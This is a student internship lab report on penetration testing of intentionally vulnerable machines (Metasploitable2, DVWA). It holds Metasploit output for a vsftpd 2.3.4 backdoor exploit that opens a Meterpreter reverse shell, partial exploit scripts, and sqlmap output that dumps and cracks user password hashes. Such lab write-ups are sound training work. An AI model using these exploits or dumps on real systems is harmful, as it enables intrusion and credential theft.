

A
Report on

PRACTICAL SECURITY ASSESSMENT (TASK 8)

Submitted In Partial Fulfillment of the Requirements

for the

Cyber Security Internship (Week 3) (VAPT)

Internship Organization



CyArt Tech LLP

Submitted by

HARSH JHA

B.Tech in CSE (2203330100073)

Raj Kumar Goel Institute of Technology and Management, Ghaziabad



Submission Date: 3 April 2026



LIST OF FIGURES

CHAPTER NO.	TITLE	PAGE NO.
1	Figure 1 : Exploit Chain Execution (XSS to RCE)	2
2	Figure 2: Metasploit exploit configuration	3
3	Figure 3: Metasploit exploit execution	3
4	Figure 4: Meterpreter session established	4
5	Figure 5: Exploit code before customization	5
6	Figure 6 : Exploit code before customization	5
7	Figure 7: Custom Exploit Execution result	6
8	Figure 8: SQL Injection Payload Testing	7
9	Figure 9: SQL Injection Login Bypass	7
10	Figure 10 : SQLMap Automated Exploitation	8
11	Figure 11: SQLMap Database Extraction	8
12	Figure 12: XSS Payload Input	9
13	Figure 13: XSS Alert Execution	9
14	Figure 14: Burp Suite Proxy Interception	10
15	Figure 15 : Burp Request Modification	10
16	Figure 16: Burp Response Analysis	11
17	Figure 17: Findings Table	11
18	Figure 18: Findings Table	12
19	Figure 19: Vulnerability Findings Table	12
20	Figure 20: CVSS Risk Assessment	13
21	Figure 21 : Attack Path Diagram	13
22	Figure 22: Meterpreter Shell Access	16
23	Figure 23: System Access Verification	16
24	Figure 24: Wireshark Packet Capture	17
25	Figure 25 : HTTP Traffic Analysis	17



TABLE OF CONTENTS

CHAPTER NO.	TITLE	PAGE NO.
	LIST OF FIGURES	I
	TABLE OF CONTENTS	II
1.	INTRODUCTION	
	1.1 OVERVIEW	1
	1.2 PURPOSE OF THIS TASK	1
	1.3 TARGET INFORMATION	1
	1.4 OBJECTIVES	1
2.	ADVANCED EXPLOITATION LAB	
	2.1 EXPLOIT CHAIN EXECUTION	2
	2.2 METASPLOIT CONFIGURATION & EXECUTION	2-4
	2.3 EXPLOIT CUSTOMIZATION	4-6
3.	WEB APPLICATION TESTING LAB	
	3.1 SQL INJECTION TESTING	7-8
	3.2 CROSS-SITE SCRIPTING (XSS) TESTING	8-9
	3.3 BURP SUITE ANALYSIS	9-11
	3.4 VULNERABILITY DOCUMENTATION	11
4.	REPORTING PRACTICE	
	4.1 FINDINGS TABLE	12
	4.2 ATTACK PATH DIAGRAM	12-13
	4.3 EXPLOIT DEVELOPMENT PROCESS	14
5.	POST-EXPLOITATION, EVIDENCE COLLECTION	
	5.1 POST-EXPLOITATION ACTIVITIES	15-16
	5.2 EVIDENCE COLLECTION	16-17
6.	CAPSTONE PROJECT (FULL VAPT CYCLE)	
	6.1 RECONNAISSANCE & SCANNING	18
	6.2 VULNERABILITY ASSESSMENT	18
	6.3 EXPLOITATION	18
	6.4 VULNERABILITY ASSESSMEN	18
	6.5 FINAL REPORT SUMMARY	18
7.	CONCLUSION AND REFERENCE	
	7.1 CONCLUSION	19
	7.2 REFERENCE	19

1. INTRODUCTION

1.1 Overview

This report presents the practical implementation of Vulnerability Assessment and Penetration Testing (VAPT). It includes exploitation techniques, web application testing, vulnerability reporting, and post-exploitation analysis conducted in a controlled lab environment.

1.2 Purpose of This Task

The purpose of this task is to develop hands-on skills in identifying, exploiting, and reporting vulnerabilities while following industry-standard methodologies.

1.3 Target Information

- Target Systems: Metasploitable2, DVWA, VulnHub Machines
- Environment: Virtual Lab Setup
- Tools Used: Kali Linux, Metasploit, Burp Suite, SQLMap, Wireshark

1.4 Objectives

- Perform advanced exploit chaining
- Identify web vulnerabilities (OWASP Top 10)
- Gain system access using exploitation tools
- Document findings professionally

2. ADVANCED EXPLOITATION LAB

2.1 Exploit Chain Execution

An exploit chain was performed where a Cross-Site Scripting (XSS) vulnerability was used to gain access, followed by escalation to Remote Code Execution (RCE).




Figure 1: Exploit Chain Execution (XSS to RCE)

2.2 Metasploit Configuration & Execution

Metasploit Framework was configured with:

- Target IP address
- Payload: Meterpreter reverse shell
- Exploit module selection

The exploit was executed successfully, resulting in system access.

```

Session Actions Edit View Help

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false            yes       Attempt to delete the binary after execution
  FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  none             no        Local IP to use for serving payload
  FETCH_SRVPORT  8080             yes       Local port to use for serving payload
  FETCH_URIPATH  none             no        Local URI to use for serving payload
  LHOST          none             yes       The listen address (an interface may be specified)
  LPORT          4444             yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  --      -
  FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  --      -
  FETCH_FILENAME  BAZuViGu        no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

```

Figure 2: Metasploit Exploit Configuration

```

Session Actions Edit View Help

LPORT      4444             yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  --      -
  FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  --      -
  FETCH_FILENAME  HlaUKFYIWzS      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

  Id  Name
  --  --
  0    Linux/Unix Command


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.1.51:4444
[*] 192.168.1.41:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.51:4444 → 192.168.1.41:46307) at 2026-04-04 14:20:46 +0530

meterpreter >

```

Figure 3: Metasploit Exploit Execution



```
Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  ---  --  -
  1    meterpreter x86/linux root @ metasploitable.localdomain 192.168.1.51:4444 → 192.168.1.41:46307 (192.168.1.41)

msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Figure 4: Meterpreter Session Established

2.3 Exploit Customization

Existing exploit code was modified to match the target environment. Parameters such as IP address, payload, and encoding were adjusted.

Before Customization:

- Default exploit code from Exploit-DB
- Fixed payload configuration

After Customization:

- Modified target IP
- Adjusted payload delivery
- Added error handling

```

Session Actions Edit View Help
/*
h0h0h0 0-day k0d3z
Exploit by Scripple, help by dvorak and jimjones
greetz to sk8

Not fully develop exploit but it works most of the time ;)

Things to add:
- automatic writeable directory finding
- syn-scan option to do mass-scanning
- worm capabilities? (should be done sepearatly using the -C option

11/13/2000
*/

#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>

void usage(char *program);
char *strcreat(char *, char *, int);
char *longtoChar(unsigned long);
char *xrealloc(void *, size_t);
void xfree(char **ptr);
char *xmalloc(size_t);
int xconnect(char *host, u_short port);
void xsend(int fd, char *buf);
void xsendtcpmd(int fd, char *command, char *param);
:|

```

Figure 5: Exploit Code Before Customization

```

GNU nano 8.7.1                                49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2011
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit


def handler(signal_received, frame):
    # Handle any cleanup here
    print(' [+]Exiting... ')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

```

Figure 6: Exploit Code After Customization



```
msf > python3 49757.py 192.168.1.36
[*] exec: python3 49757.py 192.168.1.36

Success, shell opened
Send 'exit' to quit shell

Warning: Never expose this MSF to an untrusted network!
Contact: infosec@infosec.io
Login with infosec/infosec to get started

• TWRM
• WPMWMM
• MCHMCM
• DWWA
• WPMWMM
```

Figure 7: Custom Exploit Execution Result

3. WEB APPLICATION TESTING LAB

3.1 SQL Injection Testing

SQL Injection vulnerabilities were tested using manual payloads and automated tools like sqlmap.




Figure 8: SQL Injection Payload Testing




Figure 9: SQL Injection Login Bypass



```
harsh@kali: ~
Session Actions Edit View Help
[11:51:29] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:51:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:51:29] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
] t
[11:51:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:51:38] [WARNING] GET parameter 'id' does not seem to be injectable
[11:51:38] [INFO] testing if GET parameter 'Submit' is dynamic
[11:51:38] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[11:51:38] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[11:51:38] [INFO] testing for SQL injection on GET parameter 'Submit'
[11:51:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:51:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:51:38] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:51:39] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:51:39] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:51:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:51:39] [INFO] testing 'Generic inline queries'
[11:51:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:51:39] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:51:39] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:51:40] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[11:51:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:51:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:51:40] [INFO] testing 'Oracle AND time-based blind'
[11:51:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:51:43] [WARNING] GET parameter 'Submit' does not seem to be injectable
[11:51:43] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. I
f you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or
switch '--random-agent'
[*] ending @ 11:51:43 /2026-04-05/
msf > |
```

Figure 10: SQLMap Automated Exploitation

```
harsh@kali: ~
Session Actions Edit View Help
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:16:30] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[12:16:30] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:16:30] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[12:17:20] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:17:42] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:18:28] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:18:48] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+
[12:18:48] [INFO] table 'dvwa.users' dumped to CSV file '/home/harsh/.local/share/sqlmap/output/192.168.1.36/dump/dvwa/users.csv'
[12:18:48] [INFO] fetched data logged to text files under '/home/harsh/.local/share/sqlmap/output/192.168.1.36'
[*] ending @ 12:18:48 /2026-04-05/
(harsh@kali) ~
```

Figure 11: SQLMap Database Extraction

3.2 Cross-Site Scripting (XSS) Testing

XSS vulnerabilities were tested by injecting malicious scripts into input fields. Reflected XSS was identified in the application.




Figure 12: XSS Payload Input




Figure 13: XSS Alert Execution

3.3 Burp Suite Analysis

Burp Suite was used to intercept HTTP requests and analyze parameters. Request manipulation helped identify vulnerabilities.




Figure 14: Burp Suite Proxy Interception

